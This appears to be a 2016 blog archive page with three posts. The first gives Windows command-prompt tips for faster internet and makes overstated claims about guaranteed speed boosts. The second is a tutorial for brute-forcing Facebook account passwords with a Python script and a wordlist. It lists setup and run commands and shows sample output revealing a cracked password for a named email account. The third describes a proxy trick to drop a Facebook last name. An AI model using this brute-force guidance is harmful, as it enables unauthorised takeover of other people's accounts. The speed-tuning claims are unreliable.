Thursday, 28 April 2016

Wednesday, 27 April 2016
How to speed up internet using command prompt...

Check internet speed using cmd pings to default gateway
- You can check your internet connection speed by sending ping packets to your default gateway.
- To know your default gateway, you can use ipconfig /all command. Once you get the IP address of your default gateway, start running a continuous ping by typing ping -t <your default gateway address>. The time field value will show you the time taken to get an acknowledgement from the gateway.
- Lower time value is an indication that your network is faster. However, running a lot of pings consume network bandwidth as well as your default gateway resources. Though the data packets for ping are very negligible in size and you might not observe any change in internet speed but it does consume bandwidth.

IP release and renew
- Well, If you are using a WiFi connection, in the case of IP release and renew, you may experience a temporary speed boost, depending on the strength of the WiFi signal. However, in the case of LAN, it won’t affect speed.
Flushdns to Speed up internet using cmd
- Our computer maintains a list of the websites and their corresponding IP addresses that we access the most in the DNS resolver cache. Sometimes, these data become obsolete after months or weeks. So when we flush our DNS resolver cache, we actually flush out the obsolete data and make new entries in the DNS resolver cache table.

Using this command, you might initially experience a slower connection because of the requirement of the new DNS lookups for every resource. However, you will soon experience faster loading of the websites in your browser.
Speed up internet using cmd ‘Netsh int tcp’command:
- Type this command in your command prompt window and observe carefully:

If you do not see Receive Window Autotuning level as ‘Normal’ as shown above then run the following command:
netsh interface tcp show heuristics

Well, in my case, it’s disabled. However, in some case, you might it enabled. That means Microsoft in some ways, is trying to limit your internet connection. So avoid it and to get faster internet, type the below command and press enter:
netsh interface tcp set heuristics disabled
Once pressed enter, you will receive an ‘ok’ message and now you internet speed has surely got boosted up.
netsh interface tcp set heuristics disabled
Once pressed enter, you will receive an ‘ok’ message and now you internet speed has surely got boosted up.
Friday, 1 April 2016
Wednesday, 30 March 2016
Wednesday, 23 March 2016
Tuesday, 1 March 2016
How to hack FaceBook account & ID Cracking BruteForce Attack - Software Duck
hello All, how to learn facebook hacking?
facebook hacking Brute force python scripting
We need a tool:
1. Python Script - facebook.py
2. Wordlist - e.g. password.txt or wordlist.txt
[*] root@softwareduck:~#apt-get install python-mechanize
step 2.
now facebook.py
[*] root@softwareduck~# chmod +x facebook.py
[*] root@softwareduck:~# python facebook.py
Note: - This tool can crack facebook account even if you don't have the email of your victim
# Hit CTRL+C to quit the program
# Use www.graph.facebook.com for more infos about your victim ^_^
# Enter |Email| |Phone number| |Profile ID number| |Username| : lhackg.lhackg << my facebook username
[*] Enter the name of the password list file :/root/Desktop/pass.txt << my wordlist localate
+=======================================+
| . . . . . . . . . . . . . Facebook Cracker v 2 . . . . . . . . . . . . . |
+--------------------------------------------------------------------+
|#Author: Bharat Adhana |
|#Contact: www.fb.com/BharatAdhanablogspot.com |
|#Date: 01/03/2016 |
|#This tool is made for pentesting. |
|#Changing the Description of this tool |
|Won't made you the coder ^_^ !!! |
|#Respect Coderz ^_^ |
|#I take no responsibilities for the |
| use of this program ! |
+=======================================+
| . . . . . . . . . . . . . . Facebook Cracker v 2 . . . . . . . . . . . . . |
+--------------------------------------------------------------------+
[*] Account to crack : bharat9891@gmail.com
[*] Loaded : 2366 passwords
[*] Cracking, please wait ...
[*] Password found .. !!
[*] Password :BharatGurjar
Done!
Steps for how to make Single name account (or) how to Hide last name on facebook:
Step 1: From your Mozilla Firefox browser, open your facebook account and go to "General Account Settings".
Step 2: Change language settings to "Bahasa Indonesia".
Step 3: Go to any of below links,
(or)
Select Proxy country=Indonesia, port=8080 & click 'Update results'.
Now copy the proxy address of port - 8080 from those results.
In general the proxy address will in this format - 61.247.45.35.
Just for example I'm giving you this proxy = 61.247.45.35, try it, but it may works or may not works.
Mostly select new proxies which was updated there recently. [Check the time of recently updated proxies].
While
performing this process, some of the proxies may not work and some
proxies will work just like 1 out of 3 trails. So be patient while doing
this single name account process.
Step 4: Now you have to change your Firefox browser proxy as shown in the below pictures,
Go to Tools > Options > Advanced > Network > Settings.

Now click 'Settings' and select "Manual proxy configuration:" - paste the proxy & port-8080 where you got from above 2 links-Proxynova.com or hidemyass.com and tick the box that says "Use this proxy server for all protocols" and finally click OK in settings dialog box.

Step 5: Now open your Name settings in your fb. Simply remove your last name or leave it as empty and then click 'Save Changes' .

Now your Facebook account is with first name without last name .

Step 6: Now Change back your Language settings from "Bahasa Indonesia" to "English".
Step 7: After completing all steps, remove 'Manual proxy configuration:' in Firefox Settings and select "Use system proxy setting".
That's it!!
Subscribe to:
Posts (Atom)